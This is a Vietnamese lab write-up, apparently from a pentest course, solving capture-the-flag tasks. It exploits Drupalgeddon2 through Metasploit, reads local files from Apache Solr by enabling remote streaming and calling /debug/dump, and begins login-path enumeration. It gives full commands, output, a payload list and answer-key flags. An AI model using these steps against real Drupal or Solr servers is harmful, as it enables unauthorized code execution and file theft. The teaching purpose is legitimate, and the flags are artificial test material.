

5 - Khai thác các lỗ hổng đã biết

Module về cách tìm kiếm và khai thác các lỗ hổng đã biết trong các phần mềm phổ biến.

1. Drupal RCE

Use drupalgeddon.

Flag is in `/home/flag.txt`

Đáp án:

```
3d2a7c99ecae55150858a9e63c96b503ab892f93a30bb9aff0882fdcf4670fdb2bc447258f8d7596
```

Cách thực hiện:

Drupalgeddon là gì?

Drupalgeddon (đặc biệt là Drupalgeddon 2, CVE-2018-7600) là một lỗ hổng Thực thi mã từ xa (RCE) rất nghiêm trọng trong hệ thống quản lý nội dung (CMS) Drupal. Nó cho phép kẻ tấn công chưa được xác thực thực thi mã tùy ý trên máy chủ.

Hình ảnh bạn cung cấp cho thấy trang web đang chạy trên "Powered by Drupal", đây là một gợi ý để kiểm tra lỗ hổng này.

1. Xác minh lỗ hổng:

- Đầu tiên, bạn cần xác nhận xem trang web có thực sự chạy phiên bản Drupal dễ bị tấn công hay không.
- Có nhiều tập lệnh (script) và công cụ có sẵn công khai (ví dụ: trên GitHub hoặc trong Metasploit) được thiết kế đặc biệt để kiểm tra và khai thác Drupalgeddon.

2. Sử dụng công cụ khai thác (Exploit):

- Một công cụ phổ biến cho việc này là **Metasploit Framework** (`msfconsole`).
- Bạn có thể tìm kiếm mô-đun liên quan: `search drupalgeddon`
- Một mô-đun phổ biến là `exploit/unix/webapp/drupal_drupalgeddon2`.
- Bạn sẽ cần thiết lập các tùy chọn, chẳng hạn như `RHOSTS` (máy chủ mục tiêu) và `LHOST` / `LPORT` (địa chỉ IP và cổng của bạn để nhận kết nối shell).

3. Tải lên Payload (Payload):

- Mục tiêu của việc khai thác là thực thi một payload trên máy chủ.
- Trong các thử thách CTF, payload phổ biến nhất là **reverse shell** (shell đảo ngược). Payload này sẽ khiến máy chủ mục tiêu kết nối *trở lại* máy của bạn, cho phép bạn điều khiển nó từ xa.

4. Lấy Shell và tìm Cờ (Flag):

- Sau khi chạy exploit và payload thành công, bạn sẽ nhận được một phiên (session) shell trên máy chủ.
- Từ đó, bạn có thể sử dụng các lệnh Linux cơ bản để điều hướng hệ thống tệp.
- Theo đề bài, cờ nằm ở `/home/flag.txt`. Bạn sẽ sử dụng lệnh `cat /home/flag.txt` để đọc nội dung của tệp cờ.

Tải Metasploit:

```
sudo snap install metasploit-framework
```

Khởi chạy Metasploit

```
msfconsole
```

Tìm exploit

```
search drupalgeddon
```

```
msf > search drupalgeddon Matching Modules ===== # Name Disclosure
Date Rank Check Description - ---- - 0
exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal
Drupalgeddon 2 Forms API Property Injection 1 \_ target: Automatic (PHP In-
Memory) . . . . 2 \_ target: Automatic (PHP Dropper) . . . . 3 \_ target:
Automatic (Unix In-Memory) . . . . 4 \_ target: Automatic (Linux Dropper) . . .
. 5 \_ target: Drupal 7.x (PHP In-Memory) . . . . 6 \_ target: Drupal 7.x (PHP
Dropper) . . . . 7 \_ target: Drupal 7.x (Unix In-Memory) . . . . 8 \_ target:
Drupal 7.x (Linux Dropper) . . . . 9 \_ target: Drupal 8.x (PHP In-Memory) . . .
. 10 \_ target: Drupal 8.x (PHP Dropper) . . . . 11 \_ target: Drupal 8.x (Unix
In-Memory) . . . . 12 \_ target: Drupal 8.x (Linux Dropper) . . . . 13 \_ AKA:
SA-CORE-2018-002 . . . . 14 \_ AKA: Drupalgeddon 2 . . . . Interact with a
module by name or index. For example info 14, use 14 or use
exploit/unix/webapp/drupal_drupalgeddon2
```

Chọn exploit

```
use exploit/unix/webapp/drupal_drupalgeddon2
```

Thiết lập mục tiêu (thay thế bằng URL của bạn)

```
set RHOSTS [URL_mục_tujuan]
```

```
set RHOSTS c7e8cc1d-dab4-4fb3-a30a-e738ce2f8b17-website.web.lms.itmo.xyz
```

```
set RPORT 443
```

```
set SSL true
```

```
set TARGETURI /
```

- **RHOSTS**: tên miền/host đích.
- **RPORT 443 + SSL true**: site dùng HTTPS trên 443, nên bật SSL để gửi request TLS.
- **TARGETURI /**: đường dẫn gốc của Drupal (nếu cài trong subdir thì phải đổi, ví dụ `/drupal/`).

Bật cho phép “không dọn file tạm” và tăng log/timeout

```
set AllowNoCleanup true
```

```
set VERBOSE true
```

```
set HttpClientTimeout 30
```

(giữ HttpTrace nếu bạn cần debug)

```
set HttpTrace true
```

- **AllowNoCleanup true**: cho phép chạy dù module không xoá được file tạm
- **VERBOSE true**: bật thông báo chi tiết để dễ debug.
- **HttpClientTimeout 30**: tăng thời gian chờ HTTP (hữu ích khi mạng chậm).
- *(Tùy chọn)* **HttpTrace true**: in raw HTTP req/resp để chẩn đoán.

Kiểm tra các Target

```
show targets Exploit targets: ===== Id Name -- ---- => 0 Automatic
(PHP In-Memory) 1 Automatic (PHP Dropper) 2 Automatic (Unix In-Memory) 3
Automatic (Linux Dropper) 4 Drupal 7.x (PHP In-Memory) 5 Drupal 7.x (PHP
Dropper) 6 Drupal 7.x (Unix In-Memory) 7 Drupal 7.x (Linux Dropper) 8 Drupal 8.x
(PHP In-Memory) 9 Drupal 8.x (PHP Dropper) 10 Drupal 8.x (Unix In-Memory) 11
Drupal 8.x (Linux Dropper) Chọn "kiểu mục tiêu" (Target)
```

```
set TARGET 2
```

- **TARGET 2 = Automatic (Unix In-Memory):** yêu cầu module dùng “đường đi” thực thi **Unix command in-memory** (không cần PHP payload), phù hợp với việc **chạy lệnh và in kết quả** (không mở phiên reverse).

Vì chúng ta muốn chỉ “chạy lệnh để đọc flag”, luồng Unix In-Memory + payload dòng lệnh là tối ưu, tránh lỗi “Language option php is not supported”.

Xem các Payload:

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD set PAYLOAD
cmd/unix/bind_aws_instance_connect set PAYLOAD php/meterpreter_reverse_tcp set
PAYLOAD php/unix/cmd/bind_stub set PAYLOAD php/unix/cmd/reverse_perl set PAYLOAD
generic/custom set PAYLOAD php/reverse_php set PAYLOAD php/unix/cmd/bind_zsh set
PAYLOAD php/unix/cmd/reverse_perl_ssl set PAYLOAD generic/shell_bind_aws_ssm set
PAYLOAD php/unix/cmd/adduser set PAYLOAD php/unix/cmd/generic set PAYLOAD
php/unix/cmd/reverse_php_ssl set PAYLOAD generic/shell_bind_tcp set PAYLOAD
php/unix/cmd/bind_awk set PAYLOAD php/unix/cmd/pingback_bind set PAYLOAD
php/unix/cmd/reverse_python set PAYLOAD generic/shell_reverse_tcp set PAYLOAD
php/unix/cmd/bind_busybox_telnetd set PAYLOAD php/unix/cmd/pingback_reverse set
PAYLOAD php/unix/cmd/reverse_python_ssl set PAYLOAD generic/ssh/interact set
PAYLOAD php/unix/cmd/bind_jjs set PAYLOAD php/unix/cmd/reverse set PAYLOAD
php/unix/cmd/reverse_r set PAYLOAD multi/meterpreter/reverse_http set PAYLOAD
php/unix/cmd/bind_lua set PAYLOAD php/unix/cmd/reverse_awk set PAYLOAD
php/unix/cmd/reverse_ruby set PAYLOAD multi/meterpreter/reverse_https set
PAYLOAD php/unix/cmd/bind_netcat set PAYLOAD php/unix/cmd/reverse_bash set
PAYLOAD php/unix/cmd/reverse_ruby_ssl set PAYLOAD php/bind_php set PAYLOAD
php/unix/cmd/bind_netcat_gaping set PAYLOAD php/unix/cmd/reverse_bash_telnet_ssl
set PAYLOAD php/unix/cmd/reverse_socat_sctp set PAYLOAD php/bind_php_ipv6 set
PAYLOAD php/unix/cmd/bind_netcat_gaping_ipv6 set PAYLOAD
php/unix/cmd/reverse_bash_udp set PAYLOAD php/unix/cmd/reverse_socat_tcp set
PAYLOAD php/download_exec set PAYLOAD php/unix/cmd/bind_nodejs set PAYLOAD
php/unix/cmd/reverse_jjs set PAYLOAD php/unix/cmd/reverse_socat_udp set PAYLOAD
php/exec set PAYLOAD php/unix/cmd/bind_perl set PAYLOAD php/unix/cmd/reverse_ksh
set PAYLOAD php/unix/cmd/reverse_ssh set PAYLOAD php/meterpreter/bind_tcp set
PAYLOAD php/unix/cmd/bind_perl_ipv6 set PAYLOAD php/unix/cmd/reverse_lua set
PAYLOAD php/unix/cmd/reverse_ssl_double_telnet set PAYLOAD
php/meterpreter/bind_tcp_ipv6 set PAYLOAD php/unix/cmd/bind_r set PAYLOAD
php/unix/cmd/reverse_ncat_ssl set PAYLOAD php/unix/cmd/reverse_stub set PAYLOAD
php/meterpreter/bind_tcp_ipv6_uuid set PAYLOAD php/unix/cmd/bind_ruby set
PAYLOAD php/unix/cmd/reverse_netcat set PAYLOAD php/unix/cmd/reverse_tclsh set
PAYLOAD php/meterpreter/bind_tcp_uuid set PAYLOAD php/unix/cmd/bind_ruby_ipv6
set PAYLOAD php/unix/cmd/reverse_netcat_gaping set PAYLOAD
php/unix/cmd/reverse_zsh set PAYLOAD php/meterpreter/reverse_tcp set PAYLOAD
php/unix/cmd/bind_socat_sctp set PAYLOAD php/unix/cmd/reverse_nodejs set PAYLOAD
```

```
php/meterpreter/reverse_tcp_uuid set PAYLOAD php/unix/cmd/bind_socat_udp set  
PAYLOAD php/unix/cmd/reverse_openssl
```

Chọn payload kiểu “chạy lệnh tại chỗ”

```
set PAYLOAD cmd/unix/generic
```

cmd/unix/generic: payload tối giản, chỉ gửi **một lệnh** lên máy nạn nhân và trả về **stdout** ngay trong output của Metasploit. Không tạo session, không reverse shell — cực hợp để đọc flag.

Kiểm tra quyền/chứng thực điều kiện bằng lệnh thăm dò

```
set CMD "id; uname -a; ls -la /home"
```

```
run
```

- **CMD**: lệnh bạn muốn nạn nhân chạy.
 - **id**: xem user/UID/GID để biết chạy với user nào.
 - **uname -a**: phiên bản kernel/hệ điều hành (ngữ cảnh host).
 - **ls -la /home**: liệt kê thư mục **/home** để xác nhận file/flag có ở đó.
- **run**: thực thi exploit → module kích hoạt lỗ hổng, chèn/tiêm chuỗi lệnh, thực thi và in **kết quả** về console.


```

msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] id; uname -a; ls -la /home
[*] Running automatic check ("set AutoCheck false" to disable)
#####
# Request:
#####
GET / HTTP/1.1
Host: c7e8cc1d-dab4-4fb3-a30a-e738ce2f8b17-website.web.lms.itmo.xyz
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 14_7_2) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.4.1 Safari/605.1.15

#####
# Response:
#####
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 19 Oct 2025 15:17:47 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: must-revalidate, no-cache, private
Content-Language: en
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Drupal-Cache: HIT
X-Drupal-Dynamic-Cache: MISS
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 8 (https://www.drupal.org)
X-Powered-By: PHP/7.2.3
X-UA-Compatible: IE=edge

<!DOCTYPE html>
<html lang="en" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-sc
hema# schema: http://schema.org/ sioc: http://rdfs.org/sioc/ns# sioclt: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema# ">
  <head>
    <meta charset="utf-8" />
    <meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
    <meta name="MobileOptimized" content="width" />
    <meta name="HandheldFriendly" content="true" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link rel="shortcut icon" href="/core/misc/favicon.ico" type="image/vnd.microsoft.icon" />
    <link rel="alternate" type="application/rss+xml" title="" href="http://c7e8cc1d-dab4-4fb3-a30a-e738ce2f8b17-website.web.lms.itmo.xyz/rss.xml" />
    <link rel="alternate" type="application/rss+xml" title="" href="http://localhost:8080/rss.xml" />

    <title>Welcome to Pentest website | Pentest website</title>
    <link rel="stylesheet" href="/sites/default/files/css/css_R_6vm3WffQ760L7t0so1MrCvb2yhkuMF96k0uH2_dw.css?0" media="all" />
    <link rel="stylesheet" href="/sites/default/files/css/css_97nCiGb708vUttDnLjK80ob87Rm08-4zu2RgeC308.css?0" media="all" />
    <link rel="stylesheet" href="/sites/default/files/css/css_z5jHg7P_bjCw9iUzujI70aechMyxQTUqZHHJ_aYSq04.css?0" media="print" />

```

Độc flag

```
set CMD "cat /home/flag.txt"
```

```
run
```

- Đổi **CMD** sang lệnh đọc file flag và chạy lại.
- Kết quả (nội dung flag) in thẳng ra output của Metasploit (vì dùng `cmd/unix/generic`).

```

X-Powered-By: PHP/7.2.3

3d2a7c99ecae55150858a9e63c96b503ab892f93a30bb9aff0882fdcf4670fdb2bc447258f8d7596b35422ef4c0133b
[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C/span\u003E","settings":null}]
3d2a7c99ecae55150858a9e63c96b503ab892f93a30bb9aff0882fdcf4670fdb2bc447258f8d7596b35422ef4c0133b
[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C/span\u003E","settings":null}]
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/drupal_drupalgeddon2) >

```

2. Solr

Cờ nằm ở `/flag.txt`

Ghi chú: nhiệm vụ có thể mất khoảng một phút để khởi tạo. Trong thời gian này bạn sẽ thấy thông báo *Bad Gateway*. Chỉ cần chờ.

Solr (đầy đủ: **Apache Solr**) là một **nền tảng tìm kiếm mã nguồn mở** xây trên thư viện **Apache Lucene**. Nó giúp bạn lập chỉ mục (index) và truy vấn dữ liệu văn bản/structured với tốc độ rất cao qua **HTTP/REST**, thường dùng cho ô tìm kiếm website, cổng dữ liệu, log/search analytics, e-commerce, v.v.

Solr làm được gì?

- **Full-text search:** phân tích từ, stemming, stopwords, synonym...
- **Faceting/Filtering:** lọc theo thuộc tính (hãng, giá, thẻ...), thống kê theo nhóm.
- **Ranking/Relevancy:** xếp hạng kết quả, boosting theo trường/thuật ngữ.
- **Highlighting & Spellcheck:** tô đậm đoạn khớp, gợi ý sửa lỗi chính tả.
- **Geo-search:** truy vấn theo tọa độ/khoảng cách.
- **Phân tán: SolrCloud** (dùng ZooKeeper) để sharding/replication, HA & scale-out.
- **Bảo mật:** Basic auth, SSL/TLS, rule kiểm soát API (cần cấu hình đúng).


Khái niệm cốt lõi

- **Document:** một bản ghi (JSON/XML);
- **Field:** các trường trong document (text, keyword, number, date...);
- **Schema:** định nghĩa field & analyzer (`managed-schema`);
- **Core / Collection:** “chỉ mục” đơn lẻ (core) hoặc cụm phân tán (collection);
- **Shard/Replica:** chia nhỏ & nhân bản dữ liệu khi chạy SolrCloud.

Cách làm:

Deploy và nhận IP và Port

Truy cập theo IP và Port



Kế hoạch khai thác Solr (8.11) để đọc `/flag.txt`

Bối cảnh

- Admin UI hiển thị **Solr 8.11** và **chưa có core**.
- Trong Solr 8.x của lab này **không có VelocityResponseWriter**, nên cách “velocity template” báo lỗi `Error loading class 'solr.VelocityResponseWriter'`.
- Ta chuyển sang **Remote Streaming** qua handler `/debug/dump` để Solr đọc file cục bộ và trả nội dung về.

Bước 1 — Tạo core mới (để có endpoint làm việc)

```
curl -s "http://10.10.10.10:1226/solr/admin/cores?action=CREATE&name=demo&instanceDir=demo&configSet=_default"
```

Ý nghĩa tham số:

- `action=CREATE` : gọi Core Admin API để tạo core.
- `name=demo` : tên core (bạn chọn “demo”).
- `instanceDir=demo` : thư mục instance cho core.
- `configSet=_default` : dùng configset mặc định `_default` (chứa sẵn nhiều handler, trong đó có `/debug/dump`).

Kiểm tra lại core:

```
curl -s "http://10.10.10.10:1226/solr/admin/cores?action=STATUS&wt=json" | jq .
```

```
chu >> curl -s "http://10.10.10.10:1226/solr/admin/cores?action=STATUS&wt=json" | jq .
{
  "responseHeader": {
    "status": 0,
    "QTime": 1
  },
  "initFailures": {},
  "status": {
    "demo": {
      "name": "demo",
      "instanceDir": "/opt/solr/server/solr/demo",
      "dataDir": "/opt/solr/server/solr/demo/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2025-10-19T15:41:00.736Z",
      "uptime": 238934,
      "index": {
        "numDocs": 0,
        "maxDoc": 0,
        "deletedDocs": 0,
        "indexHeapUsageBytes": 0,
        "version": 2,
        "segmentCount": 0,
        "current": true,
        "hasDeletions": false,
        "directory": "org.apache.lucene.store.NRTCachingDirectory:NRTCachingDirectory(MMapDirectory@opt/solr/server/solr/demo/data/index lockFactory=org.apache.lucene.store.NativeFSLockFactory@4538734b; maxCach
eMB=48.0 maxMergeSizeMB=4.0)",
        "segmentsFile": "segments_1",
        "segmentsFileSizeInBytes": 69,
        "userData": {},
        "sizeInBytes": 69,
        "size": "69 bytes"
      }
    }
  }
}
```

→ Thấy `status: { "demo": {...} }` là core đã sẵn sàng.

Bước 2 — Bật Remote Streaming (mặc định tắt)

Xem cấu hình hiện tại:

```
curl -s "http://10.10.10.10:1226/solr/demo/config?wt=json" \ | jq '.config.requestDispatcher.requestParsers'
```

```
chu >> curl -s "http://10.10.10.10:1226/solr/demo/config?wt=json" \
| jq '.config.requestDispatcher.requestParsers'
{
  "multipartUploadLimitKB": 2147483647,
  "formUploadLimitKB": 2147483647,
  "addHttpRequestToContext": false
}
```

→ Không có `enableRemoteStreaming` (coi như **false**).

Bật cờ `enableRemoteStreaming`:

```
curl -s -X POST "http://10.10.10.10:1226/solr/demo/config" \ -H "Content-Type: application/json" \ -d '{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}'
```

```
chu >> curl -s -X POST "http://10.10.10.10:1226/solr/demo/config" \
-H "Content-Type: application/json" \
-d '{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}'
{
  "responseHeader":{
    "status":0,
    "QTime":1812,
    "WARNING":"This response format is experimental. It is likely to change in the future."}
}
```

- Đây là **Solr Config API**.

- `set-property` đặt thuộc tính `requestDispatcher.requestParsers.enableRemoteStreaming=true`.
- Khi bật, Solr cho phép các tham số `stream.file` / `stream.url` đọc luồng nội dung từ file/URL.

Lưu ý bảo mật: option này cực kỳ nhạy cảm trong thực tế (Local File Read/SSRF). Trong lab thì chính là “điểm” cần khai thác.

Bước 3 — Đọc `/flag.txt` qua `/debug/dump`

Cách A (đọc qua URL “file://”):

```
curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.url=file:///flag.txt"
```

```
chu >> curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.url=file:///flag.txt"
{
  "responseHeader":{
    "status":0,
    "QTime":8,
    "handler":"org.apache.solr.handler.DumpRequestHandler",
    "params":{
      "param":"ContentStreams",
      "stream.url":"file:///flag.txt"}},
  "params":{
    "stream.url":"file:///flag.txt",
    "echoHandler":"true",
    "param":"ContentStreams",
    "echoParams":"explicit"},
  "streams":[{
    "name":null,
    "sourceInfo":"url",
    "size":null,
    "contentType":null,
    "stream":"0d44cceb0b0b2d3fd94f7182af2ebcbd53fb39ef45e5e9ecb4a4a7d0c18bfe7a5e9bea4a4630ba2fce9faf981dd74f3b"}],
  "context":{
    "webapp":"/solr",
    "path":"/debug/dump",
    "httpMethod":"GET"}}
```

Cách B (đọc trực tiếp file path):

```
curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.file=/flag.txt"
```

```
chu >> curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.file=/flag.txt"
{
  "responseHeader":{
    "status":0,
    "QTime":4,
    "handler":"org.apache.solr.handler.DumpRequestHandler",
    "params":{
      "stream.file":"/flag.txt",
      "param":"ContentStreams"}}},
  "params":{
    "echoHandler":"true",
    "stream.file":"/flag.txt",
    "param":"ContentStreams",
    "echoParams":"explicit"},
  "streams":[{
    "name":"flag.txt",
    "sourceInfo":"file:/flag.txt",
    "size":96,
    "contentType":null,
    "stream":"0d44cceb0b0b2d3fd94f7182af2ebcbd53fb39ef45e5e9ecb4a4a7d0c18bfe7a5e9bea4a4630ba2fce9faf981dd74f3b"}],
  "context":{
    "webapp":"/solr",
    "path":"/debug/dump",
    "httpMethod":"GET"}}
```

Cơ chế:

- `/debug/dump` là `DumpRequestHandler` có hỗ trợ `ContentStreams`.
- Khi `enableRemoteStreaming=true`, tham số `stream.url` / `stream.file` cho phép Solr mở file/URL, đọc nội dung, và trả về trong phản hồi (thường ở trường `streams` → `stream`).
- Kết quả bạn nhận được chứa nội dung flag (trong ví dụ của bạn được in ở trường `"stream": "..."`).

Nếu muốn JSON dễ đọc hơn: thêm &wt=json.

Một số cấu hình yêu cầu **POST** kèm `stream.*`:

```
curl -s -X POST --data-binary '' \ "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.file=/flag.txt"
```

Tóm tắt nhanh (cheat-sheet)

```
# 1) Tạo core curl -s "http://10.10.10.10:1226/solr/admin/cores?action=CREATE&name=demo&instanceDir=demo&configSet=_default" # 2) Bật remote streaming curl -s -X POST "http://10.10.10.10:1226/solr/demo/config" \ -H "Content-Type: application/json" \ -d '{"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' # 3) Đọc flag curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.file=/flag.txt" # hoặc curl -s "http://10.10.10.10:1226/solr/demo/debug/dump?param=ContentStreams&stream.url=file:///flag.txt"
```

Ghi chú cuối

- Nếu lab khác cấm `/debug/dump`, có thể tìm handler tương tự trong `admin/mbeans` hoặc dùng DIH (DataImportHandler) để kéo `file:///` — nhưng với config `_default` tiêu chuẩn như của bạn, cách trên là nhanh nhất.
- Nếu muốn “dọn dẹp”, có thể xoá core:

```
curl -s "http://10.10.10.10:1226/solr/admin/cores?action=UNLOAD&core=demo&deleteIndex=true&deleteDataDir=true&deleteInstanceDir=true"
```

3. Log in me


Hãy chiếm được RCE và đọc cờ từ `/flag/flag.txt`.

Gợi ý: đối với một số CMS nổi tiếng có những công cụ chuyên dụng để quét và phân tích. Thường thì chúng có API, từ đó bạn có thể lấy khóa truy cập. Và đôi khi **chế độ agresive (aggressive mode)** có thể giúp rất nhiều.

Cần chờ một chút trước khi CSDL được khởi tạo.

| Giải thích

- Deploy để nhận URL



Ví dụ ta có URL sau: `https://db74a777-31ad-4f3e-9f19-b955a5b70915-log-in-me-app.web.lms.itmo.xyz/`


Chúng ta thực hiện: Dò nhanh nhiều cổng/login phổ biến:

```
for p in "/login" "/signin" "/auth/login" "/user/login" "/account/login"
"/admin" "/administrator" "/wp-login.php" "/wp-admin/" curl -s -o /dev/null -w
"$p -> ${http_code} ${redirect_url}\n" "$U$p" end
```

```
chu >> for p in "/login" "/signin" "/auth/login" "/user/login" "/account/login" "/admin" "/administrator" "/wp-login.php" "/wp-admin/"
curl -s -o /dev/null -w "$p -> ${http_code} ${redirect_url}\n" "$U$p"
end
/login -> 404
/signin -> 404
/auth/login -> 404
/user/login -> 404
/account/login -> 404
/admin -> 404
